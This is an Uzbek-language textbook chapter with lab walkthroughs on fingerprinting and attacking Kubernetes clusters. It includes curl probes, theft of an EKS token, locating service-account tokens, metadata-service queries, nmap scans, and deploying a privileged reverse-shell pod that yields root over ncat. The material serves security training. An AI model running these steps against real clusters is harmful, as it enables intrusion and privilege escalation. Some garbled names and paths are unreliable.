Kubernetes Server haqidagi ma'lumotlar turli usullar orqali, jumladan, serverlarga yoki IP manzillarga uzatiladigan Birxil Resurs Identifikatorlari (URIs) va serverlar tomonidan yuboriladigan sertifikatlar kabi boshqa ko'rsatkichlar orqali oshkor bo'ladi. Qanday URIlarga e'tibor berish mumkin? Mana, diqqatga sazovor Kubernetesga xos URIning ro'yxati:

- **/version:** Javobda gitVersion, goVersion yoki "platform" kabi kalit so'zlar bo'lishi mumkin.
- **/api/v1/pods:** Agar javobda "apiVersion" ko'rinib, "pods is forbidden" deb yozilmasa, demak, autentifikatsiyalanmagan foydalanuvchilar pods'larga kira oladigan jiddiy tizim muammosini topdingiz.
- **/api/v1/info:** Bu pods bilan bir xil, lekin umumiy maqsadli ruxsatnomalar to'g'ri o'rnatilganligini ta'minlash uchun qo'shimcha endpointdir.
- **/ui:** Bu kam ishlatiladigan Kubernetes Dashboard loyihasining URI'sidir, uni Internetga hech qachon ochmaslik kerak.

30.1-jadval.

Klassifikator uchun TCP va UDP Portlar

Protokol	Port	Manba	Maqsad	Tahdid vektori
TCP	443 6443 8080	Nodes, API requests, end users	Kubernetes API Server	Internetga ochiq bo'lmasligi kerak, lekin ko'pincha bo'ladi. Bu eslatma sifatida kiritilishi mumkin, ammo tanqidiy zaiflik hisoblanmaydi. 443-portdan tashqari boshqa portlar ba'zida ishlatiladi.
TCP	10250	Control plane	Kubelet API	Internetga hech qachon ochiq bo'lmasligi kerak va konteynerga ham ochilmasligi lozim. Standart ravishda ochiq.
TCP	10251	Control plane	Scheduler	Bu hech qachon Internetga yoki rejalashtiruvchi portga ochilmasligi kerak.
TCP	10252	Nodes	Controller Manager	Klastarning salomatligini saqlaydi – monitoring porti. Hech qachon ochmang
TCP	10255	Control plane	Read-Only Kubelet API	Internetga hech qachon ochilmasligi va konteynerga ham ochilmasligi kerak. Standart bo'yicha yoqilgan.
TCP	10258	Control plane	Cloud Controller Manager	Cloud ga joylashtirish xizmatini taqdim etuvchi provayderlar. Hech qachon ochilmang.
TCP	2379–2380	Control plane	Ectd Server Client API	Konteynerlardan yoki Internetdan yozish uchun ochilmasligi kerak.

Skannerlar, shuningdek, skanerlash natijasida qaytariladigan HTML'da muayyan matnga e'tibor berishi mumkin:

• "Kubernetes Dashboard</title>" ushbu satr, Kubernetes Dashboard mavjudligini ko'rsatishi mumkin bo'lgan HTML ma'lumotlarini oshkor qiladi.

Laboratoriya ishi 30.2:
Kubernetes serverlarini barmoq izlari orqali aniqlash

Kubernetes API Serverga ulanishni boshlaydi va qanday obyektlar paydo bo'lishini ko'rib chiqadi. URL Kubernetes qurilish skripti tugagach ko'rsatiladi. Iltimos, kitobdagi aniq URL'dan foydalanmaslik kerak, chunki har bir o'quvchi turli qiymatlarni ko'radi.

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ curl -v -k https://6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com❶
* Trying 44.193.148.65:443...
* Connected to 6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com (44.193.148.65) port 443 (#0)
<---OMITTED FOR BREVITY--->
* ALPN, server accepted to use h2
* Server certificate:
* subject: CN=kube-apiserver❷
* start date: Aug 3 01:18:50 2021 GMT
* expire date: Aug 3 01:24:05 2022 GMT
* issuer: CN=Kubernetes❸
<---OMITTED FOR BREVITY--->
< x-kubernetes-pf-flowschema-uid: f48c01fe-3eb5-4e55-bb19-6c1f712e2a1d❹
< x-kubernetes-pf-prioritylevel-uid: f9f1a4ed-2e93-49a0-aa00-2436e1da688c
{
"kind": "Status",
"apiVersion": "v1",
"metadata": {
},
"status": "Failure",
"message": "forbidden: User \"system:anonymous\" cannot get path \"/\"",❺
"reason": "Forbidden",
"details": {
},
"code": 403
* Connection #0 to host 6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com left intact
}
```

Kubernetes API serverini aniqlashning eng oson usullaridan biri bu ulanish va u bilan ishlash uchun cURL kabi buyruq qatori vositasidan foydalanishdir. Hatto cURL kabi oddiy buyruq qatori vositasi ham jonli server bilan o'zaro aloqada

bo'lishimizga imkon beradigan so'nggi nuqtalarni topish uchun ishlatilishi mumkin. Kubernetes-ga ulanganda bir nechta fikrlarni tekshirish kerak. Birinchisi, API server ichki PKI Kubernetes'dan olingan sertifikatni taqdim etadi. E'tibor bering, berilgan sertifikat umumiy nomni e'lon qiladi (umumiy Ism, CN). Bu sizning Kubernetes konfiguratsiyangizda mavjud bo'lgan standart Kubernetes sertifikat marказi, shuning uchun foydalanuvchi uning sertifikatlarini berishga ruxsat berishin kerak bo'ladi.

Ba'zi yangi Kubernetes API serverlari API serverida qo'shimcha sarlavhalarni ko'rsatishi mumkin (masalan, ustuvorlik va oqimni boshqarish sarlavhalari). Eng muhim jihatlardan biri bu API serveridan qaytib keladigan JSON chiqishi. Ko'rsatiladigan satr – "taqiqlangan: foydalanuvchi" tizimi – Kubernetes API Server uchun juda noyobdir.

Quyida mavjud bo'lishi mumkin bo'lgan boshqa API so'nggi nuqtalarini ko'rib chiqiladi:

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ curl -v -k https://6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com/version
{
"major": "1",
"minor": "20+",
"gitVersion": "v1.20.7-eks-8be107❻",
<---OMITTED FOR BREVITY--->
}
```

Ushbu so'nggi nuqta nimani ta'minlaydi: u API server versiyasini aytadi. Odatiy bo'lib, u autentifikatsiyani talab qilmasdan tizim haqida ma'lumot beradi, shu jumladan Kubernetes versiyasi kabi tafsilotlar, bu holda 1.20.7-eks-8b8107. Bu shunchaki fiksatsiya raqami bilan aniq qurilish emas, balki Amazon Elastic Kubernetes Service (ETS) bilan bog'langan qurilish.


```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ curl -v -k https://6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com/api/v1/pod❼
<---OMITTED FOR BREVITY--->
"message": "pod is forbidden: User \"system:anonymous\" cannot list resource \"pod\" in API group \"\" at the cluster scope❽",
"reason": "Forbidden",
"details": {
"kind": "pod"
<---OMITTED FOR BREVITY--->
}
```

Bu ochiq API serveri bo‘lgani uchun, Pods API kabi tasdiqlanmagan potensial so‘nggi nuqtalarni qidirib, boshqa so‘nggi nuqtalarni ham tekshirish mumkin. Bu yerda API autentifikatsiyani talab qilishini ko‘rsatadi. Ushbu API-larning hech biri anonim kirish huquqiga ega bo‘lmasligi kerak, chunki ushbu tuzatishlarning aksariyati bir necha marta chiqarilgan; ammo, operatsion tizimlar singari, har bir Klaster yangilanadi va eng so‘nggi versiyalarni taqdim etadi.

Kubernetesni ichkaridan buzish

Ushbu kitob davomida veb-saytlar, konteynerlar va boshqa ko‘plab tizimlarga kirishning turli usullari haqida mavzular yoritildi. Hujumchilarga tizimga kirishga imkon beradigan ko‘plab mexanizmlar mavjud. Endi tajovuzkor atrof-muhit bo‘ylab qanday harakat qilishi mumkinligini ko‘rib chiqiladi. Yuqoridagi boblarda konteynerlar bilan harakatlanishni muhokama qilib o‘tildi. Kubernetes xuddi shu mantiqni qo‘llaydi, ammo ko‘proq lingvistik va potensial jihatdan muhimroq muammolar mavjud.

Eng maqbul tanlov – **Istio** kabi ishonchli tarmoq qatlamidan foydalanish, bu konteynerlar o‘rtasida mikro segmentatsiyani amalga oshirishga imkon beradi. Ushbu turdagi tizimlar ma’murga standart qurilish jarayonining bir qismi sifatida xavfsizlik devori chegaralarini kengaytirishga imkon beradi. Bunday vositalardan foydalanib, kiruvchi va chiquvchi trafik oqimlarini segmentlash ikkinchi darajali hujumlarni kengaytirishni oldini oladi. Bundan tashqari, ***Istio*** kabi loyihalar trafik kanallarini shifrlash va himoya qilish uchun konteynerlar o‘rtasida mTLS yoki Mutual TLS ni o‘z ichiga olishi mumkin. Node(tugun)ning ishlash prinsipi 30.2-rasmda ko‘rsatib berilgan.



30.2-rasm. *Kubernetes tuguni arxitekturasi*

AWS EKS autentifikatsiya tokenini olishga imkon beradigan buyruqni bajarish kerak. Ushbu token yordamida Kubernetes’ga administrator yoki operator

darajasida kirish mumkin bo‘ladi. Keyinchalik, ***jq*** buyrug‘i yordamida tokenning o‘zini tekshirish mumkin, faqat hujum vositasiga o‘tkazish mumkin bo‘lgan token qiymatini tahlil qilish kerak bo‘ladi. Agar OpenID Connect yoki OAuth2-dan foydalanilgan bo‘lsa, autentifikatsiya tokeni shu qiymatda bo‘ladi.

Ko‘chirildi va bajarildi.

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ aws eks get-token –profile ghh –cluster-name ghh –region us-east-1 | jq
-r '.status.token'
k8s-aws-v1.aHR0cHM6Ly9zdHMuYW1hem9uYXdzLmNvbS8_QWN0aW9uPUdldENhbGxlckZW50aXR5JlZlcnNpb24
←--OMITTED FOR BREVITY-->
zZjY0NDZmMmY0OTAwNDBlN2ZmZDY5NTM0N2IyMGZkNWFhM2NmOTg1MzJkYzQ1
```

Laboratoriya ishi 30.3: Kubestriker

Kubernetes’ga hujum qilish uchun foydalanish mumkin bo‘lgan vositalardan biri bu Kubectl deb nomlangan Python-ga asoslangan vositadir. Ushbu ilova Kubernetes muhitiga hujum qilish uchun skanerlash, URL manzilini ko‘rsatish yoki konfiguratsiya faylidan foydalanish imkonini beradi. Bu yerda foydalanuvchi o‘z kubeconfig faylidan foydalanishga e’tibor qaratiladi. Bo‘sh joyni tejash uchun natijalarning katta qismini siqib chiqariladi, ammo shuni tushunish kerakki,ushbu vosita muhokama qilayotgan natijalardan tashqari ko‘plab imkoniyatlar va imkoniyatlarga ega.

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ docker run -- --rm -v /home/kali/.kube/config:/root/.kube/config "v "$(p"d)":/
kubestrik– --name kubestriker cloudsecguy/kubestriker:v1.0.0❶
root@aa5a1f4981cd:/kubestriker# python -m kubestriker❷
<---OMITTED FOR BREVITY--->
#########################################################################
____ __ __ __ __ __ __ //_____()/_____ ____ ||
\\\\//____ __//_ __ ____//
<---OMITTED FOR BREVITY--->
[+] Gearing up Kube-Striker.....
Choose one of the below options: (Use arrow keys)
url or ip
> configfile ❸
iprange or cidr
Choose one of the below options: (Use arrow keys)
> default ❹
Kube config custom path
Choose one of the below cluster: (Use arrow keys)
> ghh.us-east-1.eksctl.io❺
[+] Performing Service Discovery..... 100%
<---OMITTED FOR BREVITY--->
The version of Kubernetes is: v1.20.7-eks-8be107
```

Choose one of the below options: (Use arrow keys)
> authenticated scan❻
unauthenticated scan
[+] Scanning Network policies ....
100%
Chose one of the below options: (Use arrow keys)
execute command on containers
> exit❼
Chose one of the below options: (Use arrow keys)

< Scan completed and Results generated with the target file name >

<---OMITTED FOR BREVITY--->
Choose process continue or exit : (Use arrow keys)
continue
> exit❽
root@545d9c47a367:/kubestriker# exit❾

Kubectl ilovasi ma'lumotlarni to'plash va namoyish qilish uchun juda ko'p diversifikatsiyalangan ish jarayonidir. Dasturning ish jarayonidan foydalanish uchun uni Docker-da ishga tushiriladi va chiqish katalogini local katalogi bilan bog'lanadi. Konteynerga kirgandan so'ng, Python yoki modulni chaqirish orqali kubectl-ni ishga tushirish mumkin. Tizimda mahalliy joylashtirilgan kubeconfig faylidan foydalaniladi, bu quyidagilarni ko'rsatadi **gh.users-1.eksctl.io.** bu autentifikatsiya qilingan skanerlash bo'ladi. Keyinchalik ushbu bobda hisob ma'lumotlariga qanday kirishni muhokama qilinadi.

***Eslatma**: Ushbu maqolani yozish paytida "**us-east-1.eksctl.io**" subdomain mavjud emas. Har bir klaster uchun yaxshi tanilgan DNS nomini tarqatishga o'tish ehtimoli bor-yo'qligi aniq emas. Bunday o'zgarish "**eksctl**" yordamida qurilgan EKS klasterlarini topishni hujumchilar uchun sezilarli darajada osonlashtirishi mumkin.*

Har qanday buyruq yoki konfiguratsiyani bajarish uchun ushbu bobda qo'shimcha qadamlarni bajariladi, ammo shuni tushunish kerakki, hozirda faqat ma'muriy jihatlarning yuqori darajadagi ko'rinishini bera oladi. Faqat ilova va konfiguratsiyalarni ko'rib chiqiladi.

Skanerlash tugagach, skanerning umumiy chiqishiga qarash mumkin. Ushbu asbob ekspluatatsiya asbobi bo'lishga harakat qiladi, ammo asbobning ko'p funksiyalari ekspluatatsiyadan ko'ra zaifliklarni aniqlashga qaratilgan.

┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ cat 6AB7167064B54A5517621FF9DE0AF0FC.gr7.us-east-1.eks.amazonaws.com.txt
Performing Service Discovery on host 6AB7167064B54A5517621FF9DE0AF0FC.gr7.useast-

1.eks.amazonaws.com❶.....
<---OMITTED FOR BREVITY--->

######## Admin roles ########

cluster-admin is a cluster admin role
Group system:masters has Admin Privileges in Cluster
ServiceAccount default has Admin Privileges in namespace default❷
<---OMITTED FOR BREVITY--->

######## Privileged containers ########

aws-node is configured wit' {'hostNetw'rk': True}
aws-vpc-cni-init is configured wit' {'hostNetw'rk': True}
kube-proxy is configured wit' {'hostNetw'rk': True}
read-du is configured wit' {'vol'me': 'host-fs-'ar'}❸
node-exporter is configured wit' {'host'ID': Tru', 'hostNetw'rk': True}
<---OMITTED FOR BREVITY--->

Konfiguratsiyadan tashqariga chiqqandan so'ng, bir nechta yaratilgan fayllarni ko'rib chiqish kerak ".xlog". Fayl nomi Klaster xost nomidan hosil bo'ladi. Bu Amazon foydalanadigan tasodifiy nomlash konventsiyasidan olingan uzun psevdo tasodifiy ism bo'ladi. Keyinchalik foydalanish mumkin bo'lgan ushbu jurnallar ro'yxatidagi ikkita elementga e'tibor qaratish kerak:

– Kubernetes API Server'ga ulanish uchun barcha konfiguratsiyalar tomonidan ishlatiladigan "xizmat hisobi" (❷) hisob qaydnomasi sukut bo'yicha nomlar maydonida administrator imtiyozlariga ega.

– Qolgan konfiguratsiyalar (ba'zilari standart, ba'zilari maxsus) klasterda imtiyozlarga ega. Ba'zi ochiq imkoniyatlar majburiydir, masalan, bosiladigan tarmoqni joylashtirish, boshqalari esa hajmlarni o'rnatish (❸).

Kubectl-da keltirilgan konfiguratsiyalar odatda Kubernetes-ning ichki qismlari uchun mo'ljallangan.

Sukut bo'yicha ko'rsatiladigan konfiguratsiyalar odatda kengaytirilgan konfiguratsiyalar bo'lib, ular nom maydoni bo'lmagan joylashtirishning bir qismidir. **Istio** kabi ko'rish mumkin bo'lgan boshqa nom bo'shliqlari tizimda foydalanish uchun to'plam bilan birga keladigan qo'shimcha komponentlardir.

Bunday muammolar nima uchun xavfli? ServiceAccount standart imtiyozlarga ega bo'lgan birinchi muammo diskdagi manifestlarni o'qiy oladigan tajovuzkorga klasterda autentifikatsiya qilish uchun mantiqiy material bo'lgan JSON Web Token (JWT)ga kirishga imkon berishi mumkin. Bu tajovuzkorga klasterdan o'z konfiguratsiyasini ishga tushirishga imkon berishi mumkin. Biz tajovuzkorning klasterga kirish orqali etkazishi mumkin bo'lgan zararni taxmin qilishimiz mumkin. Boshlang'ich nuqta sifatida biz veb-ilovadan masofaviy kod bajarilishini aniqlaganimizni ko'rsatamiz. Hujumchilar uni taqlid qilish uchun ko'plab boshqa

hujum vektorlarini topdilar, shu jumladan hujumni shakllantirish uchun Jupyter bloknotlaridan foydalanishdi.

Laboratoriya ishi 30.4: Ichkaridan hujum qilish

Quyidagi Default nomli joylashuvdan foydalanadigan bir nechta konteyner tasvirlari mavjud bo‘lib, ulardan ikkita asosiy laboratoriya uchun foydalanish mumkin. Dastlabki laboratoriya oddiylik uchun Ubuntu asosidagi konteyner tasviridan foydalanadi. Ushbu ishda foydalanadigan birinchi laboratoriyalar to‘plami tarmoqni skanerlashga asoslangan:

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ kubectl exec -it $(kubectl get pods | a'k '{ print '1}' | grep -v NAME |
grep bash) -- /bin/bash❶
root@bash-75ffdc58-8vx6v:/# cat /etc/lsb-release❷
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=20.04
root@bash-75ffdc58-8vx6v:/# uname -a❸
Linux bash-75ffdc58-8vx6v 5.4.129-63.229.amzn2.x86_64 #1 SMP Tue Jul 20
21:22:08 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
root@bash-75ffdc58-8vx6v:/# ls -la /var/run/secreubernetestes.io/
serviceaccount/❹
total 0
lrwxrwxrwx 1 root root 12 Aug 4 19:50 token -> ..data/token❺
lrwxrwxrwx 1 root root 16 Aug 4 19:50 namespace -> ..data/namespace
lrwxrwxrwx 1 root root 13 Aug 4 19:50 ca.crt -> ..data/ca.crt
lrwxrwxrwx 1 root root 31 Aug 4 19:50 ..data ->
..2021_08_04_19_50_56.127690991
drwxr-xr-x 2 root root 100 Aug 4 19:50 ..2021_08_04_19_50_56.127690991
drwxrwxrwt 3 root root 140 Aug 4 19:50 .
drwxr-xr-x 3 root root 28 Aug 4 19:50 ..
```

Bir muddatga, biz xakerlik qilgan va chegaralangan tushunchaga ega bo‘lgan konteynerga kirish imkoniyatini qo‘lga kiritildi deb hisoblanadi. Buni amalga oshirish uchun konteyner ichida “kubectl exec” buyrug‘idan foydalanib, konteynerning shell bilan o‘zaro aloqada bo‘lishni simulyatsiya qilinadi. Amaliy-aniqlik nuqtai nazaridan, bajarish mumkin bo‘lgan bir necha buyruqlar mavjud. Bu buyruqlar qo‘shimcha ekspluatatsiya qilishda yordam beradi. “**/etc**” papkalaridagi fayllar tarqatish tizimini (bu holatda, Ubuntu 20.04) tushunishga yordam beradi. “**uname -a**” buyrug‘ini bajarish bu tizim Amazon Linux 2 ishlab chiqilgan Linux bilan ishlayotganini ko‘rsatadi, bu esa Amazon Linux 2 tarqatilishini anglatadi. Topilgan papka “/var/lib/kubectl.io/serviceaccount/” Kubernetes xizmat hisob qaydnomasi bo‘lgan “ServiceAccount” uchun kirish ma’lumotlarini ro‘yxatga oladi. Bu, konteynerdan API Serverga aloqa qilish uchun ishlatiladi. Agar bu hisob qaydnomasida standart huquqlardan ko‘proq huquqlar mavjud bo‘lsa, ushbu

huquqlardan foydalanish uchun kerakli sozlamalar bilan Kubernetes konfiguratsiya faylini tuzish mumkin.

“**kubectl exec**” buyrug‘ini konteynerning shellida bajarish ba’zio‘quvchilar uchun tushunish qiyin bo‘lishi mumkin. Bash shell ichida, “$( )” ichidagi har qanday buyruqlar bajariladi. “**kubectl get pods**” buyrug‘i podlarni ro‘yxatga oladi. Natija “**awk**”ga o‘tkaziladi, bu har bir qatorni tahlil qiladi va qatorning birinchi bo‘lagini birinchi bo‘shliqgacha (bu holatda, nomlar ustuni) oladi. “**awk**” buyrug‘i NAME’ni olib tashlaydi va keyingi natija faqat “**bash**” so‘zini beradi. Ushbu natija pseudorandom konteyner nomi bo‘ladi. Nom pseudorandom qiymat bo‘lganini uchun, bu konteyner qiymatini doimiy ravishda olish uchun asosiy buyrug‘idir. Ushbu qiymat “$( )” mavjud bo‘lgan joyga joylashtiriladi. Natija buyrug‘i Bash shellini ushbu konteynerga qarshi bajaradi.

Maxsus sozlangan Kubernetes huquqlaridan tashqari, agar bu xizmat hisobi maxsus vazifalarni bajarish imkoniga ega bo‘lsa, qanday qo‘shimcha ishlarni amalga oshirishimiz mumkin?

Odatda tarmoqdagi paketlarni ro‘yxatini chiqarib, qo‘shimcha xizmatlarni qidirish mumkin, Kubernetes bu holatda farq qilmaydi. Ushbu tizim Ubuntu bo‘lgani uchun, foydalanuvchi o‘zining xizmatlarini tekshirib ko‘rishi va shunchaki o‘zini tizimini o‘rnatishi mumkin. **root** sifatida konfiguratsiya qilgandan so‘ng; bu Kubernetesda boshqa foydalanuvchi ko‘rsatilmaganida ishlatiladigan standart foydalanuvchidir.

```
root@bash-75ffdc58-8vx6v:/# apt update -y && apt install curl nmap ncat -y❶
Get:1 http://security.ubuntu.com/ubuntu focal-security InRelease [114 kB]
Processing triggers for ca-certificates (20210119~20.04.1) ...
Updating certificates in /etc/ssl/certs...
0 added, 0 removed; done.
Running hooks in /etc/ca-certificates/update.d...
<---OMITTED FOR BREVITY--->
done.
root@bash-75ffdc58-8vx6v:/# curl http://169.254.169.254/latest/meta-data/local-ipv4/❷
192.168.95.55root@bash-75ffdc58-8vx6v:/# nmap -n -p 1-65535 192.168.95.55❸
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-04 19:55 UTC
Nmap scan report for 192.168.95.55
Host is up (0.0000080s latency).
Not shown: 65526 closed ports
PORT STATE SERVICE
22/tcp open ssh
111/tcp open rpcbind
9100/tcp open jetdirect
10250/tcp open unknown❹
10256/tcp open unknown
31090/tcp open unknown
31300/tcp open unknown
32578/tcp open unknown
```

```
61678/tcp open unknown
Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
root@bash-75ffdc58-8vx6v:/# nmap -sV -n --script=http-headers,http-title
192.168.95.55 -p 1-65535❺
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-04 19:58 UTC
Nmap scan report for 192.168.95.55
Host is up (0.0000090s latency).
Not shown: 65526 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.4 (protocol 2.0)
<---OMITTED FOR BREVITY--->
10250/tcp open ssl/http Golang net/http server (Go-IPFS json-rpc orInfluxDB API)
<---OMITTED FOR BREVITY--->
|(Request type: GET)
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).
<---OMITTED FOR BREVITY--->
31090/tcp open http Golang net/http server (Go-IPFS json-rpc orInfluxDB API)
| http-title: Prometheus Time Series Collection and Processing Server
|_Requested resource was /graph
<---OMITTED FOR BREVITY--->
31300/tcp open unknown
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 302 Found
| href="/login">Found❻</a>.
32578/tcp open http Node.js Express framework
|_http-title: WeaveSocks❼
Nmap done: 1 IP address (1 host up) scanned in 88.79 seconds
```

Birinchi qadam – laboratoriyalarda foydalanish uchun kerakli vositalarni yuklab olish: "nmap", "netcat" va "cURL"ni o'rnatish. Ko'plab holatlarda, bu vositalarni boshqa usullar bilan qo'llash kerak bo'lishi mumkin, masalan, ba'zi vositalarni qo'lda kompilyatsiya qilish orqali.

Ushbu modul AWS tomonidan taqdim etiladi va shuning uchun bu boshqariladigan moduldir. Boshqariladigan modullar Kubernetesda Kubernetes agenti bilan boshqariladigan bo'ladi.

Boshqariladigan modullar AWS tizimida usullar ma'lumotlari xizmatidan olinadi. Bu Amazondan ma'lumotlar API'sini ochadi. Ushbu API yordamida mahalliy IPv4 manzilini olish mumkin. Ushbu ma'lumot yordamida lokal tarmoq portlarini tekshirib, qaysi portlarning ochiq bo'lishi mumkinligini aniqlanadi.

Tezkor portlarni skanerlash orqali portlarning xavfsizlik to'siqlari bilan himoyalanganligini yoki tarmoqda ochiq ekanligini bilib olinadi. Bu xuddi TCP/IP Layer 2 dizayni bilan taqqoslanadi, ya'ni qaysidir tarmoqdagi filtrlashni ko'rsatadi. "nmap" skanerlash vositasidan foydalanib, portlarni skanerlash va NSE skriptlarini ishlatish orqali ko'proq ma'lumot olish mumkin.

10250-10259 portlaridagi xavfsizlikni tekshirib chiqiladi. Bu portlar Kubernetes API serverida ishlash uchun ochiq bo'lishi mumkin. Keyingi portlar esa 30000 diapazondagi bo'lishi mumkin, va ular mahalliy tarmoqda yoki internet orqali ochiq bo'lishi mumkin. Agar "nmap" NSE skriptlarini ishlatib HTTP haqida ma'lumot to'plansa, ko'proq ma'lumotga ega bo'lish mumkin.

Masalan, TCP/31090 portida "Prometheus Time Series Database" tizimini ko'rish mumkin. Bu tizim monitoring uchun ishlatiladi. 302 qaytarilishni `/login` sahifasida ko'riladi, bu foydalanuvchi avtorizatsiyasiz tizimga kirish uchun qayta yo'naltirilishi mumkinligini ko'rsatadi. Shuningdek, 32578 portda "WeaveSocks" tizimini ko'rish mumkin.

Shunday qilib, tarmoqdagi izlanishlar orqali, mavjud tizimlar haqida yanada ko'proq ma'lumot olish mumkin.

Laboratoriya ishi 30.5: API serverga hujum qilish

Tizimdagi huquqlarni tekshirib chiqib va ularni qanday qilib ishlatish mumkinligini aniqlanadi. Kirish nazorati yetarlicha ruxsat berilgan, shuning uchun buni amalga oshirish mumkin. Qanday qilib bu huquqlardan foydalanib, tizimga yanada chuqurroq kirish huquqini olish mumkin? Bu masalaga ikki yo'l bilan yondashish mumkin:

1. Mahalliy konteynerlarda vositalarni ishlatish: Bunday holda tizimni xavfsizlik vositalari tomonidan aniqlanishi mumkin, masalan, EDR vositalari yoki Kubernetesning o'ziga xos vositalari. Sysdig kabi vositalar bunday holatlarda yordam bera oladi. Ushbu vositalar mavjud kodlarni qanday ishlatishni yaxshi tushunadi.

2. Konteynerlar tashqarisida vositalarni ishlatish: konteynerlarni klasterdan tashqarida ishlatish va klasterlarga ulanadigan kalitlardan foydalanish mumkin. Bu "**/var/lib/kubelet/config.json**", "**kubelet-config**" va xizmatlar IP manzillarini o'z ichiga olgan fayllar yordamida amalga oshiriladi.

Bu holatda birinchi variant tanlanadi. Ushbu hujum quyidagi jarayonlarni amalga oshiradi:

1. Local konteynerda backdoor bilan birga o'rnatilgan konteynerni o'rnatiladi, bu esa Bash shellni ishga tushiradi.

2. Barcha local huquqlar bilan skanerlashni amalga oshiriladi va lokal tizimga kirish uchun diskdagi ma'lumotlarni ko'rib chiqiladi.

Ushbu vazifani bajarish uchun **GHHv6/ch30/Lab** katalogida joylashgan quyidagi ikkita fayl kerak bo'ladi:

– "**ncat-svc.yml**": Ushbu fayl portni klasterda ochiq qilib qo'yadi.

– "**ncat.yml**": Bu asosiy joylashtirish skripti.

Skriptning ayrim qismlari muhim emas; faqat har bir bo‘limni “EOF” so‘zi bilan tugatish va “Enter” tugmasini bosish kerak:

```
┌──(kali㉿kali)-[~/GHHv6/ch30/Lab]
└─$ kubectl exec -it $(kubectl get pods | awk '{ print $1}' | grep -v NAME |
grep bash) -- /bin/bash❶
root@bash-75ffdc58-8vx6v:/# cd tmp❷
root@bash-75ffdc58-8vx6v:/tmp# cat <<EOF >> ncat-svc.yml❸
> apiVersion: v1
<---OMITTED FOR BREVITY--->
> run: revshell
> EOF❹
root@bash-75ffdc58-8vx6v:/tmp# cat <<EOF >> ncat.yml❺
> apiVersion: apps/v1
<---OMITTED FOR BREVITY--->
> path: /
>
> EOF
```

Birinchi bajariladigan amal – Bash konteynerining mavjudligini tekshirishdir, bu foydali dastlabki harakat hisoblanadi. Bu yerda fayllarni yozish mumkin bo‘lgan kashfiyot bosqichiga o‘tish mumkin (masalan, “**/tmp**” odatda yaxshi joy hisoblanadi). Bir necha “**.yml**” fayllarini yaratish uchun “cat <<EOF” ishlatiladi, birinchi fayl xizmat fayli bo‘ladi. Ushbu faylni localxostdan topish mumkin va uni nusxalash kerak; faylni tugatish uchun “EOF” bilan yakunlashi kerak. “**caddy.yml**” fayli uchun ham xuddi shunday qilish kerak.

Ushbu ikkita fayl masofaviy serverda mavjud bo‘lgandan so‘ng, “**kubectl**” faylini yuklab olinadi. Barcha qismlar tizimda bo‘lgandan so‘ng, “**kubectl**”ni ishlatib yangi pod qo‘llash mumkin, quyidagi ishlarni bajarish uchun:

1. Pod port 9999 ni ochadi.
2. Pod barcha xostning PID’larini, muhit o‘zgaruvchilarini va tarmoqni o‘rnatadi.
3. “/etc” katalogini xostdan konteynerga o‘rnatadi.

So‘ngra, ushbu podga ulanish mumkin, bu esa konteynerga yuqori imtiyozlar bilan kirishga imkon beradi.

```
root@bash-75ffdc58-8vx6v:/tmp# curl -LO "https://dl.k8s.io/release/v1.20.0/bin/
linux/amd64/kubectl"❶
% Total % Received % Xferd Average Speed Time Time Time Current
Dload Upload Total Spent Left Speed
100 154 100 154 0 0 1555 0 --:--:-- --:--:-- --:--:-- 1555
100 38.3M 100 38.3M 0 0 68.3M 0 --:--:-- --:--:-- --:--:-- 116M
root@bash-75ffdc58-8vx6v:/tmp# chmod a+x ./kubectl❷
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl apply -f ncat.yml❸
deployment.apps/revshell configured
```



```
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl apply -f ncat-svc.yml❹
service/revshell configured
root@bash-75ffdc58-8vx6v:/tmp#
root@bash-75ffdc58-8vx6v:/tmp# ./kubectl get svc❺
NAME TYPE CLUSTER-IP EXTERNAL-IP PORT(S) AGE
kubernetes ClusterIP 10.100.0.1 <none> 443/TCP 2d20h
revshell ClusterIP 10.100.128.252❻ <none> 9999/TCP 25h
root@bash-75ffdc58-8vx6v:/tmp# ncat 10.100.128.252 9999❼
whoami❽
root
```

